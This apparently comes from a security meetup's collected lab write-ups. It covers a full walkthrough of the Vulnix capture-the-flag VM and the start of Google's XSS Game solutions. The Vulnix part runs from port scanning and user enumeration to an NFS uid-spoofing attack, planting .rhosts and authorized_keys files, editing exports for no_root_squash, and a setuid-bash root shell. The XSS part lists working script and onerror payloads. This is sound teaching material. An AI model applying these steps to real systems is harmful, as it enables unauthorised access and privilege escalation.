(vulnix)hacker@kali:~$ nmap $IP --script ssh-hostkey --script-args ssh_hostkey=full

Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-17 10:24 PDT
Nmap scan report for 192.168.1.103
Host is up (0.0095s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   ssh-dss␣
↪AAAAB3NzaC1kc3MAAACBAJJHCFDFkbuQTVpmQvCvdR2poQrsZOQ0nBEsUij15T9DAiUhxI41G8hQ97MM9Qe0eGdP7HsA8vkZng
↪gyJOelKRR37r0qnBImiEumL6dSpcg4b0IfozCI9UJGh/
↪yiEu4kAAACASWk2tKCyCHamiXwIt0XdwTXubZYtRtH09LHdisSEsoinz+2szuzbqnwgancHXcyQ3PapixZhVNASZ8MobmkFDXh
|   ssh-rsa␣
↪AAAAB3NzaC1yc2EAAAADAQABAAABAQC1jCDgzdowLQVOEXrczN+xbuMcNkncz2EfCEncP7k8rhNjQq+eXzMKEfULxMLh/
↪wLFhX2TVZDECTpQ0WVJckgkGeZSdvmEJKt5LbZlSm5HAz/
↪DMUKIuohDRI4F3lqn9u5VAVKSyTXyR3EuxCsCHJy+Xf40BJImr+fZ7yH3xwPPqJ9in+LfgTXaRItqLDHiHAsTIXXwsDgweaS9h
↪uRZZOZK2+UTf0qg30H7ll8ShfZIbdW+59RfQqYz8tZYsoWoxahWf3dmx5soCWWcAP7DAV
|_  ecdsa-sha2-nistp256␣
↪AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGEudclsh1beHM/
↪DPWQGR31dOGqdLcXVj1xLG/YSGfiNmN1pT6x0MwYQyN6pzCzzonljThH8JwIZjid+JN2PzxE=
25/tcp   open  smtp
79/tcp   open  finger
110/tcp  open  pop3
111/tcp  open  rpcbind
143/tcp  open  imap
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
993/tcp  open  imaps
995/tcp  open  pop3s
2049/tcp open  nfs

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
(vulnix)hacker@kali:~$ # nmap $IP --script ssh-hostkey --script-args ssh_hostkey=
↪'visual bubble'
(vulnix)hacker@kali:~$ # nmap $IP --script ssh-hostkey --script-args ssh_hostkey=all
```

### TCP services

`enumerator` simply runs:

```
$SUDO nmap -Pn -T4 -sS -sV  $IP
```

resulting in:

```
(vulnix)hacker@kali:~$ $SUDO nmap -Pn -T4 -sS -sV  $IP

Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-17 10:34 PDT
Nmap scan report for 192.168.1.103
Host is up (0.00030s latency).
```

```
Not shown: 988 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
25/tcp   open  smtp       Postfix smtpd
79/tcp   open  finger     Linux fingerd
110/tcp  open  pop3       Dovecot pop3d
111/tcp  open  rpcbind    2-4 (RPC #100000)
143/tcp  open  imap       Dovecot imapd
512/tcp  open  exec       netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
993/tcp  open  ssl/imap   Dovecot imapd
995/tcp  open  ssl/pop3   Dovecot pop3d
2049/tcp open  nfs        2-4 (RPC #100003)
MAC Address: 52:54:00:4B:A3:6C (QEMU Virtual NIC)
Service Info: Host:  vulnix; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http://nmap.org/
↪submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.83 seconds
```

### UDP services

`enumerator` simply runs:

```
$SUDO nmap -Pn -T4 -sU -sV --open --top-ports 10 $IP
```

resulting in:

```
(vulnix)hacker@kali:~$ $SUDO nmap -Pn -T4 -sU -sV --open --top-ports 10 $IP

Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-17 10:37 PDT
Service detection performed. Please report any incorrect results at http://nmap.org/
↪submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.77 seconds
```

A more complete scan (dropping options "–open –top-ports 10") yields the following:

```
(vulnix)hacker@kali:~$ $SUDO nmap -Pn -T4 -sU -sV  $IP

Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-17 10:38 PDT



Nmap scan report for 192.168.1.103
Host is up (0.00049s latency).
Not shown: 953 closed ports, 45 open|filtered ports
PORT     STATE SERVICE VERSION
111/udp  open  rpcbind 2-4 (RPC #100000)
2049/udp open  nfs     2-4 (RPC #100003)
MAC Address: 52:54:00:4B:A3:6C (QEMU Virtual NIC)

Service detection performed. Please report any incorrect results at http://nmap.org/
↪submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1226.03 seconds
```

### More Reconnaissance

Follow Rebootuser - Local Linux Enumeration & Privilege Escalation for hints at more reconnaissance. This section takes liberal advantage of the user/letmein account for on-server reconnaissance.

```
# using "sshpass -p" is insecure but we do it in our playground
$SUDO apt-get install sshpass -y
IP=192.168.1.103
sshpass -p 'letmein' ssh user@$IP
```

### Kernel, Operating System & Device Information

`uname -a` shows an old (2012-07-27) kernel version indicating the system is likely unpatched. Looking in `/var/log/apt` we see

```
user@vulnix:~$ ls -l /var/log/apt/
total 24
-rw-r--r-- 1 root root 12109 Sep  2  2012 history.log
-rw-r--r-- 1 root adm   8797 Sep  2  2012 term.log
user@vulnix:~$ cat /var/log/apt/history.log
##################### SNIP #####################
user@vulnix:~$ # history.log shows that no patches after 2012-09-02
```

So there's no patches since 2012-09-02 meaning Vulnix is vulnerable to a host of bugs; one outstanding example is the shellshock bug.

```
user@vulnix:~$ env x='() { :;}; echo vulnerable' bash -c 'echo hello'vulnerable
hello
```

Unfortunately, to exploit the shellshock bug requires finding an application spawning bash that uses an environment variable as an argument.

To exploit one of the unpatched issues would require investigating:

- Ubuntu security notices for Ubuntu 12.04 LTS
- CVS Details
- National Vulnerability Database

### Users & Groups

A quick check of users shows only root is a super user and only normal accounts user and vulnix exist:

```
user@vulnix:~$ # see that only non-system user accounts are "user" (id 1000) and
↪"vulnix" (id 2008)
user@vulnix:~$ for i in $(cat /etc/passwd 2>/dev/null | cut -d: -f1 2>/dev/null); do
>   if [[ $(id -u $i) -gt 999 ]]; then
>     echo "$i $(id -u $i)";
>   fi;
> done
nobody 65534
user 1000
vulnix 2008
user@vulnix:~$ # see only super user account is root
```

```
user@vulnix:~$ grep -v -E "^#" /etc/passwd | awk -F: '$3 == 0 { print $1}'
root
```

If there were no local access to Vulnix then smtp and finger could provide brute-force enumeration of users from Kali:

```
hacker@kali:~$ # use smtp VRFY command to check for users
hacker@kali:~$ telnet $IP 25
Trying 192.168.1.105...
Connected to 192.168.1.105.
Escape character is '^]'.
220 vulnix ESMTP Postfix (Ubuntu)
EHLO bitbender.org
250-vulnix
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
VRFY user
252 2.0.0 user
VRFY vulnix
252 2.0.0 vulnix
VRFY XXXXXXXXXXXX
550 5.1.1 <XXXXXXXXXXXX>: Recipient address rejected: User unknown in local recipient␣
 ↪table
QUIT
221 2.0.0 Bye
Connection closed by foreign host.

hacker@kali:~$ # use smtp-user-enum to check for users
hacker@kali:~$ cat > users.txt <<EOF
> user
> vulnix
> XXXXXXXXXXXX
> EOF
hacker@kali:~$ smtp-user-enum -U users.txt -t $IP
##################### SNIP #####################
######## Scan started at Sat Apr 18 11:01:54 2015 #########
192.168.1.103: user exists
192.168.1.103: vulnix exists
######## Scan completed at Sat Apr 18 11:01:55 2015 #########
2 results.

3 queries in 1 seconds (3.0 queries / sec)

hacker@kali:~$ # install finger to check for users
hacker@kali:~$ $SUDO apt-get install finger -y
##################### SNIP #####################
hacker@kali:~$ finger user@$IP
Login: user                                 Name: user
Directory: /home/user                       Shell: /bin/bash
On since Sat Apr 18 18:39 (BST) on pts/0 from 192.168.1.104
Last login Sat Apr 18 18:51 (BST) on pts/1 from 192.168.1.104
No mail.
No Plan.
```

```
Login: dovenull                               Name: Dovecot login user
Directory: /nonexistent               Shell: /bin/false
Never logged in.
No mail.
No Plan.
hacker@kali:~$ finger vulnix@$IP
Login: vulnix                                 Name:
Directory: /home/vulnix               Shell: /bin/bash
Never logged in.
No mail.
No Plan.
hacker@kali:~$ finger XXXXXXXXXXXX@$IP
finger: XXXXXXXXXXXX: no such user.
hacker@kali:~$ $SUDO apt-get remove finger -y
#################### SNIP #####################
```

### rpcinfo

Run rpcinfo to determine the portmapped ports (bascially nfs = status, nfs, nlockmgr, and mountd):

```
hacker@kali:~$ rpcinfo -p $IP
   program vers proto   port
    100000    4   tcp    111  portmapper
    100000    3   tcp    111  portmapper
    100000    2   tcp    111  portmapper
    100000    4   udp    111  portmapper
    100000    3   udp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  48774  status
    100024    1   tcp  40613  status
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100003    4   tcp   2049  nfs
    100227    2   tcp   2049
    100227    3   tcp   2049
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    4   udp   2049  nfs
    100227    2   udp   2049
    100227    3   udp   2049
    100021    1   udp  45130  nlockmgr
    100021    3   udp  45130  nlockmgr
    100021    4   udp  45130  nlockmgr
    100021    1   tcp  47065  nlockmgr
    100021    3   tcp  47065  nlockmgr
    100021    4   tcp  47065  nlockmgr
    100005    1   udp  57240  mountd
    100005    1   tcp  56240  mountd
    100005    2   udp  37452  mountd
    100005    2   tcp  56001  mountd
    100005    3   udp  35932  mountd
    100005    3   tcp  37852  mountd
```

### An embarrassment of riches?

There are many services to investigate for vulnerabilities: NFS open mount for user vulnix; ssh userid/password user/letmein (which allows us to do on-server reconnaissance); services ssh, smtp, finger, pop3, rpcbind, imap, rexec, and login. It turns out the keys are NFS & ssh (or rexec/login). While in principle smtp & finger could be used to do a brute force enumeration of users, having the user/letmein account made those superflous. We did not investigate pop3/imap as it was not needed.

## 3.20.3 Attacking NFS

We'll start in the order of the reconnaissance output with attacking NFS. `enumerator` or `/sbin/showmount -e $IP` shows `/home/vulnix` exported to '*'. This allows writing to /home/vulnix from Kali linux which we'll exploit to get password-less access to Vulnix. There are these attack choices:

- Writing to NFS:
  - `nfspysh` - use the special tool `nfspysh`
  - `mount.nfs` - mount the nfs file system the normal nfs way
- Executing on Vulnix:
  - `rsh` - execute using the real `rsh` (not installed by default on Kali Linux)
  - `ssh` - execute via `ssh`

Using `nfspysh` & `rsh` is easier than using `mount.nfs` & `ssh`.

### Reviewing nfs mounts

We begin with a review of how to mount nfs. Vulnix runs nfs4 which is backwards compatible with nfs3 clients. If the following is not clear you might consult NFSv4Howto and/or Kerberos and nfs4.

### Authentication

nfs4 can use kerberos but vulnix doesn not and so user identity must resort to unix uid/gid. nfs4 defaults to nobody/nogroup (4294967294/4294967294) for a failure to map a user and in fact you'll always see the nobody/nogroup in directory listings even when nfs4 does allow access. However, nfs3 mounts will show the uid/gid for users not mapped to nobody/nogroup. So if uid/gid = 2008/2008 owns the files then creating a user with uid/gid on your local Kali box will get you access like the file owner.

### Using `nfspysh`

From NfSpy - an ID-spoofing NFS client:

> NfSpy is a Python library for automating the falsification of NFS credentials when mounting an NFS share. Included are two client programs:
>
> > nfspy uses the Filesystem in Userspace (FUSE) library to mount an NFS share in Linux. This allows the use of any regular file-searching and manipulation programs like grep and find to explore the NFS export.
> >
> > nfspysh is a ftp-like interactive shell for exploring NFS exports. It does not require the FUSE library, so it can run on non-Linux platforms.

> NFS before version 4 is reliant upon host trust relationships for authentication. The NFS server trusts any client machines to authenticate users and assign the same user IDs (UIDS) that the shared filesystem uses. This works in NIS, NIS+, and LDAP domains, for instance, but only if you know the client machine is not compromised, or faking its identity. This is because the only authentication in the NFS protocol is the passing of the UID and GID (group ID). There are a few things that can be done to enhance the security of NFS, but many of them are incomplete solutions, and even with all three listed here, it could still be possible to circumvent the security measures.

Since NfSpy spoofs the uid/gid, its simplest to use and immediately gives us the vulnix server's uid/gid used for `/home/vulnix` and write access:

```
$SUDO nfspysh -o server=$T:/home/vulnix -c ls
echo hello > hello.txt
$SUDO nfspysh -o server=$T:/home/vulnix -c 'put hello.txt'
$SUDO nfspysh -o server=$T:/home/vulnix -c 'chmod 600 hello.txt'
$SUDO nfspysh -o server=$T:/home/vulnix -c ls
$SUDO nfspysh -o server=$T:/home/vulnix -c 'rm hello.txt'
```

Running this shows that **`nfspysh`** show spoofing the correct uid/gid to get write access (even though the correct uid/gid is never specified):

```
hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO nfspysh -o server=$T:/home/vulnix -c␣
↪ls
/:
040750   2008   2008        4096 2015-04-30 00:13:31 .
100644   2008   2008         220 2012-04-03 08:58:14 .bash_logout
100644   2008   2008         675 2012-04-03 08:58:14 .profile
040750   2008   2008        4096 2015-04-30 00:13:31 ..
100644   2008   2008        3486 2012-04-03 08:58:14 .bashrc
hacker@kali:~/local/pentest/phouse/vulnix$ echo hello > hello.txt
hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO nfspysh -o server=$T:/home/vulnix -c
↪'put hello.txt'
hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO nfspysh -o server=$T:/home/vulnix -c
↪'chmod 600 hello.txt'
hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO nfspysh -o server=$T:/home/vulnix -c␣
↪ls
/:
040750   2008   2008        4096 2015-04-30 00:14:44 .
100644   2008   2008         220 2012-04-03 08:58:14 .bash_logout
100600   2008   2008           6 2015-04-30 00:14:44 hello.txt
100644   2008   2008         675 2012-04-03 08:58:14 .profile
040750   2008   2008        4096 2015-04-30 00:14:44 ..
100644   2008   2008        3486 2012-04-03 08:58:14 .bashrc
hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO nfspysh -o server=$T:/home/vulnix -c
↪'rm hello.txt'
```

### Mounting nfs4 style

By contrast doing an nfs mount to get write access requires creating a user with the proper uid/gid. Here we use both an nfs4 and nfs3 mount to show the nfs4 always shows nobody/nogroup though it can give write access, but nfs3 mounts show the proper uid/gid.

Here is an nfs4 mount showing write access with a freshly-created user with uid/gid 2008/2008:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
# nfs4 mounts at root
```

```
T=192.168.1.103
MP=/mnt
$SUDO mount -t nfs4 $T:/ $MP
# normal user fails to get access
ls -laR $MP
# but uid/gid 2008/2008 does get access
$SUDO groupadd --gid 2008 vulnix
$SUDO useradd -m vulnix --uid 2008 --gid 2008
$SUDO passwd vulnix
# set vulnix password
$SUDO chsh -s /bin/bash vulnix
su - vulnix
ls -laR /mnt
# and local vulnix user can write to the nfs share
echo hello > /mnt/home/vulnix/hello.txt
chmod 600 /mnt/home/vulnix/hello.txt
ls -l /mnt/home/vulnix/hello.txt
```

Running this gives the following. Note that listing `/home/vulnix` gets a permission denied. And note the uid/gid = 4294967294/4294967294

```
hacker@kali:~/local/pentest/phouse/vulnix$ SUDO=$(which sudo)
hacker@kali:~/local/pentest/phouse/vulnix$ [[ "$USER" == "root" ]] && SUDO=
hacker@kali:~/local/pentest/phouse/vulnix$ # nfs4 mounts at root
hacker@kali:~/local/pentest/phouse/vulnix$ T=192.168.1.103
hacker@kali:~/local/pentest/phouse/vulnix$ MP=/mnt
hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO mount -t nfs4 $T:/ $MP
hacker@kali:~/local/pentest/phouse/vulnix$ ls -laR $MP
/mnt:
total 12
drwxr-xr-x 22 4294967294 4294967294 4096 Sep  2  2012 .
drwxr-xr-x 25 root       root       4096 Apr 28 21:01 ..
drwxr-xr-x  4 4294967294 4294967294 4096 Sep  2  2012 home

/mnt/home:
total 12
drwxr-xr-x  4 4294967294 4294967294 4096 Sep  2  2012 .
drwxr-xr-x 22 4294967294 4294967294 4096 Sep  2  2012 ..
drwxr-x---  2 4294967294 4294967294 4096 Sep  2  2012 vulnix
ls: cannot open directory /mnt/home/vulnix: Permission denied
hacker@kali:~/local/pentest/phouse/vulnix$ # but uid/gid 2008/2008 does get access
hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO groupadd --gid 2008 vulnix
hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO useradd -m vulnix --uid 2008 --gid␣
↪2008
hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO passwd vulnix
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO chsh -s /bin/bash vulnix
hacker@kali:~/local/pentest/phouse/vulnix$ su - vulnix
Password:
vulnix@kali:~$ ls -laR /mnt
/mnt:
total 12
drwxr-xr-x 22 4294967294 4294967294 4096 Sep  2  2012 .
drwxr-xr-x 25 root       root       4096 Apr 28 21:01 ..
drwxr-xr-x  4 4294967294 4294967294 4096 Sep  2  2012 home
```

```
/mnt/home:
total 12
drwxr-xr-x  4 4294967294 4294967294 4096 Sep  2  2012 .
drwxr-xr-x 22 4294967294 4294967294 4096 Sep  2  2012 ..
drwxr-x---  2 4294967294 4294967294 4096 Sep  2  2012 vulnix

/mnt/home/vulnix:
total 20
drwxr-x--- 2 4294967294 4294967294 4096 Sep  2  2012 .
drwxr-xr-x 4 4294967294 4294967294 4096 Sep  2  2012 ..
-rw-r--r-- 1 4294967294 4294967294  220 Apr  3  2012 .bash_logout
-rw-r--r-- 1 4294967294 4294967294 3486 Apr  3  2012 .bashrc
-rw-r--r-- 1 4294967294 4294967294  675 Apr  3  2012 .profile
vulnix@kali:~$ # and local vulnix user can write to the nfs share
vulnix@kali:~$ echo hello > /mnt/home/vulnix/hello.txt
vulnix@kali:~$ chmod 600 /mnt/home/vulnix/hello.txt
vulnix@kali:~$ ls -l /mnt/home/vulnix/hello.txt
-rw------- 1 4294967294 4294967294 6 Apr 29 23:54 /mnt/home/vulnix/hello.txt
vulnix@kali:~$ exit
logout
hacker@kali:~/local/pentest/phouse/vulnix$
hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO umount /mnt
```

### Mounting nfs3 style

So try an nfs3 mount where we eventually see uid/gid 2008/2008:

```
$SUDO mount -t nfs -o vers=3,nolock $T:/home/vulnix /mnt
ls -laR /mnt
su - vulnix
ls -laR /mnt
exit
$SUDO umount /mnt
```

Running this gives:

```
hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO mount -t nfs -o vers=3,nolock $T:/
↪home/vulnix /mnt
hacker@kali:~/local/pentest/phouse/vulnix$ ls -laR /mnt
ls: cannot open directory /mnt: Permission denied
hacker@kali:~/local/pentest/phouse/vulnix$ su - vulnix
Password:
vulnix@kali:~$ ls -laR /mnt
/mnt:
total 24
drwxr-x---  2 vulnix vulnix 4096 Apr 29 23:54 .
drwxr-xr-x 25 root   root   4096 Apr 28 21:01 ..
-rw-r--r--  1 vulnix vulnix  220 Apr  3  2012 .bash_logout
-rw-r--r--  1 vulnix vulnix 3486 Apr  3  2012 .bashrc
-rw-------  1 vulnix vulnix    6 Apr 29 23:54 hello.txt
-rw-r--r--  1 vulnix vulnix  675 Apr  3  2012 .profile
vulnix@kali:~$ exit
logout
hacker@kali:~/local/pentest/phouse/vulnix$ $SUDO umount /mnt
```

### Getting access the easy way: `nfspysh` and `rsh`

Kali defaults `rsh` to running OpenSSL's `ssh`; to use the "real" `rsh` install rsh-client:

```
$SUDO apt-get install rsh-client
echo "+ +" > rhosts
$SUDO nfspysh -o server=$IP:/home/vulnix -c 'put rhosts .rhosts; chmod 600 .rhosts'
```

That's it! Now you have password-less access to the vulnix user account on the Vulnix server. So proceed with the exploit:

```
(vulnix)hacker@kali:~$ # check remote vulnix user sudo rights
(vulnix)hacker@kali:~$ rsh -l vulnix $IP 'sudo -l'
Matching Defaults entries for vulnix on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User vulnix may run the following commands on this host:
    (root) sudoedit /etc/exports, (root) NOPASSWD: sudoedit /etc/exports
(vulnix)hacker@kali:~$ rsh -l vulnix $IP
###################### SNIP ######################
vulnix@vulnix:~$ # vulnix can edit /etc/exports, so export /root
vulnix@vulnix:~$ sudoedit /etc/exports
###################### SNIP ######################
vulnix@vulnix:~$ cat /etc/exports
###################### SNIP ######################
/home/vulnix  *(rw,no_root_squash)
/root         *(rw,no_root_squash)
vulnix@vulnix:~$ exit
logout
rlogin: connection closed.
(vulnix)hacker@kali:~$ # now we need to restart nfs by rebooting the VM
(vulnix)hacker@kali:~$ # ... waiting for reboot ...
```

After the Vulnix reboot:

```
(vulnix)hacker@kali:~$ $SUDO nfspysh -o server=$IP:/root -c 'ls'
/:
040700      0      0        4096 2012-09-02 10:58:01 .cache
100600      0      0         710 2012-09-02 10:47:19 .viminfo
040700      0      0        4096 2012-09-02 12:08:28 .
100400      0      0          33 2012-09-02 10:57:07 trophy.txt
100644      0      0         140 2012-04-19 02:15:14 .profile
100600      0      0           0 2012-09-02 12:08:28 .bash_history
040700      0      0        4096 2012-09-02 12:08:28 ..
100644      0      0        3106 2012-04-19 02:15:14 .bashrc
(vulnix)hacker@kali:~$ $SUDO nfspysh -o server=$IP:/root -c 'get trophy.txt'
(vulnix)hacker@kali:~$ cat trophy.txt
cc614640424f5bd60ce5d5264899c3be
```

At this point if you want to clean up you'd need to:

```
[[ "$USER" != "root" ]] && deactivate
[[ "$USER" != "root" ]] && rmvirtualenv vulnix
$SUDO apt-get remove rsh-client -y
```

### Getting access (and root) the harder way: `mount.nfs` and `ssh`

This is basically the same exploit as above with the exception of using `ssh` vs. `rsh` and not using the `nfspysh` tool (and using the normal `mount.nfs` command). Why bother? Normally `rsh` wouldn't be installed (just like Kali Linux), so it shouldn't be available on target hosts. And `nfspysh` wouldn't be available on typical linux hosts (like Debian). So it's useful to learn the "normal" alternative approach.

Here upload the `.ssh/authorized_keys` file to get password-less SSH access; as before `sudo -l` shows vulnix can execute `sudoedit /etc/exports`; then `/etc/exports` is modified to add `/root` and all mounts are changed to `no_root_squash` finally giving us access to the trophy. This approach is more complex for two reasons: first, SSH keys must be generated; second `mount.nfs` access requires a Kali local account with uid 2008 to get access. Also, we'll show how to get root through the NFS configuration issue.

```
(vulnix)hacker@kali:~$ /sbin/showmount -e $IP
Export list for 192.168.1.103:
/home/vulnix *
(vulnix)hacker@kali:~$ # Trying nfs mount gets nfs4 and no access
(vulnix)hacker@kali:~$ $SUDO mkdir /mnt/nfs
(vulnix)hacker@kali:~$ $SUDO mount.nfs  $IP:/ /mnt/nfs
(vulnix)hacker@kali:~$ $SUDO ls -l /mnt/nfs/home/
total 4
drwxr-x--- 2 4294967294 4294967294 4096 Apr 15 23:14 vulnix
(vulnix)hacker@kali:~$ $SUDO ls -al /mnt/nfs/home/vulnix
ls: cannot open directory /mnt/nfs/home/vulnix: Permission denied
(vulnix)hacker@kali:~$ # create local copy of remote vulnix user
(vulnix)hacker@kali:~$ $SUDO groupadd --gid 2008 vulnix
(vulnix)hacker@kali:~$ $SUDO useradd -m vulnix --uid 2008 --gid 2008
(vulnix)hacker@kali:~$ $SUDO passwd vulnix
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
(vulnix)hacker@kali:~$ $SUDO chsh -s /bin/bash vulnix
(vulnix)hacker@kali:~$ su - vulnix
Password:
vulnix@kali:~$ # local "vulnix" uid 2008 can access nfs /home/vulnix
vulnix@kali:~$ ls -al /mnt/nfs/home/vulnix
total 20
drwxr-x--- 2 4294967294 4294967294 4096 Apr 15 23:14 .
drwxr-xr-x 4 4294967294 4294967294 4096 Sep  2  2012 ..
-rw-r--r-- 1 4294967294 4294967294  220 Apr  3  2012 .bash_logout
-rw-r--r-- 1 4294967294 4294967294 3486 Apr  3  2012 .bashrc
-rw-r--r-- 1 4294967294 4294967294  675 Apr  3  2012 .profile
vulnix@kali:~$ # create ssh keys for password-less access from kali
vulnix@kali:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/vulnix/.ssh/id_rsa):
Created directory '/home/vulnix/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/vulnix/.ssh/id_rsa.
Your public key has been saved in /home/vulnix/.ssh/id_rsa.pub.
##################### SNIP #####################
vulnix@kali:~$ mkdir -m 700 /mnt/nfs/home/vulnix/.ssh
vulnix@kali:~$ ls -ld /mnt/nfs/home/vulnix/.ssh
drwx------ 2 4294967294 4294967294 4096 Apr 18 13:37 /mnt/nfs/home/vulnix/.ssh
vulnix@kali:~$ cp --preserve ~/.ssh/id_rsa.pub /mnt/nfs/home/vulnix/.ssh/authorized_
↪keys
vulnix@kali:~$ IP=192.168.1.103
```

```
vulnix@kali:~$ ssh $IP ls -al .ssh
##################### SNIP #####################
total 20
drwx------ 2 vulnix vulnix 4096 Apr 16 21:05 .
drwxr-x--- 4 vulnix vulnix 4096 Apr 16 21:07 ..
-rw-r--r-- 1 vulnix vulnix  393 Apr 16 20:42 authorized_keys
vulnix@kali:~$ # check remote vulnix user sudo rights
vulnix@kali:~$ ssh $IP sudo -l
Matching 'Defaults' entries for vulnix on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User vulnix may run the following commands on this host:
    (root) sudoedit /etc/exports, (root) NOPASSWD: sudoedit /etc/exports
vulnix@kali:~$ # vulnix can edit /etc/exports - export /root, all exports no_root_
↪squash
vulnix@kali:~$ ssh -t $IP sudoedit /etc/exports
##################### SNIP #####################
vulnix@kali:~$ ssh -t $IP cat /etc/exports
##################### SNIP #####################
/home/vulnix  *(rw,no_root_squash)
/root         *(rw,no_root_squash)
vulnix@kali:~$ exit
logout
(vulnix)hacker@kali:~$ $SUDO umount.nfs /mnt/nfs
(vulnix)hacker@kali:~$ # now we need to restart nfs by rebooting the VM
(vulnix)hacker@kali:~$ # ... waiting for reboot ...
```

At this point we can do one of two things: get the trophy from /root, or switch to root. First we show how to get the trophy:

```
(vulnix)hacker@kali:~$ $SUDO mount.nfs $IP:/ /mnt/nfs
(vulnix)hacker@kali:~$ $SUDO ls /mnt/nfs/root
trophy.txt
(vulnix)hacker@kali:~$ $SUDO cat /mnt/nfs/root/trophy.txt
cc614640424f5bd60ce5d5264899c3be
```

At this point we'll throw in an extra: root access for vulnix.

```
(vulnix)hacker@kali:~$ su - vulnix
Password:
vulnix@kali:~$ IP=192.168.1.103
vulnix@kali:~$ ssh $IP 'cp /bin/bash bash2'
vulnix@kali:~$ ssh $IP ls -l
total 900
-rwxr-xr-x 1 vulnix vulnix 920788 Apr 18 22:04 bash2
vulnix@kali:~$ exit
logout
(vulnix)hacker@kali:~$ $SUDO cp  /mnt/nfs/home/vulnix/bash2 /mnt/nfs/home/vulnix/bash
(vulnix)hacker@kali:~$ $SUDO chmod +s /mnt/nfs/home/vulnix/bash
(vulnix)hacker@kali:~$ su - vulnix
Password:
vulnix@kali:~$ IP=192.168.1.103
vulnix@kali:~$ ssh $IP
vulnix@vulnix:~$ ./bash -p
bash-4.2# id
uid=2008(vulnix) gid=2008(vulnix) euid=0(root) egid=0(root) groups=0(root),
↪2008(vulnix)
```

```
bash-4.2# ls -l
total 1800
-rwsr-sr-x 1 root   root   920788 Apr 18 22:09 bash
-rwxr-xr-x 1 vulnix vulnix 920788 Apr 18 22:04 bash2
bash-4.2# cat /root/trophy.txt
cc614640424f5bd60ce5d5264899c3be
```

At this point if you want to clean up you'd need to:

```
bash-4.2# exit
exit
vulnix@vulnix:~$ exit
logout
Connection to 192.168.1.103 closed.
vulnix@kali:~$ exit
logout
(vulnix)hacker@kali:~$ $SUDO umount.nfs /mnt/nfs
(vulnix)hacker@kali:~$ [[ "$USER" != "root" ]] && deactivate
hacker@kali:~$ [[ "$USER" != "root" ]] && rmvirtualenv vulnix
Removing vulnix...
hacker@kali:~$ $SUDO userdel -r vulnix
userdel: vulnix mail spool (/var/mail/vulnix) not found
hacker@kali:~$ $SUDO rmdir /mnt/nfs
```

## 3.21 Google's XSS Game

This is to document the meetup's efforts responding to the challenge XSS game. Try the exercises yourself before getting the answers below.

There is no VM setup required as the exploit is available online via Google App Engine, the same site hosting the content you are currently reading. Both sites are based on using the Python back end, which is why you'll see some target code in python.

Note that this is one exercise requiring a browser because a client-side javascript `alert()` is required, rendering our usual command line tools (`curl` et. al.) ineffective.

For an introduction to XSS see *XSS Tutorial*.

### 3.21.1 Level 1

Enter `<script>alert("boo")</script>` in the form. Alternatively, you can enter the unescaped url

> `https://xss-game.appspot.com/level1/frame?query=<script>alert("boo")</script>`

or escape the query part of the url by replacing that with

> `?query=%3Cscript%3Ealert%28%22boo%22%29%3C%2Fscript%3E`.

Any of these will submit an HTTP GET with the returned page having `<script>alert("boo")</script>` in the html body for execution.

Note that the browser will encode the GET for you, but should you want to do that yourself you can use one of the many urlencode web sites or in python:

```
python -c 'import urllib; \
name = "query"; value = "<script>alert(\"boo\")</script>";
print(urllib.urlencode( {name : value} ));'
```

### 3.21.2 Level 2

Enter `<img src="a b" onerror="alert('boo')" />` in the form (a non-existing image trips `onerror`), or `<img src="/static/logos/level1.png" onload="alert('boo')"` (an existing image trips `onload`).

This one is quite different: there is one initial HTTP GET request, then clicking `Clear all posts` or `Share status!` is handled on the client side via DOM innerHTML manipulation (no HTTP GET or POST is involved).

You may have tried inserting `<script>` tags like the previous level, but that is doomed to failure in HTML5 compliant browsers. From Element.innerHTML - Security considerations:

> HTML5 specifies that a <script> tag inserted via innerHTML should not execute.
>
> However, there are ways to execute JavaScript without using <script> elements, so there is still a security risk whenever you use innerHTML to set strings over which you have no control. For example:
>
> ```
> var name = "<img src=x onerror=alert(1)>";
> el.innerHTML = name; // shows the alert
> ```
>
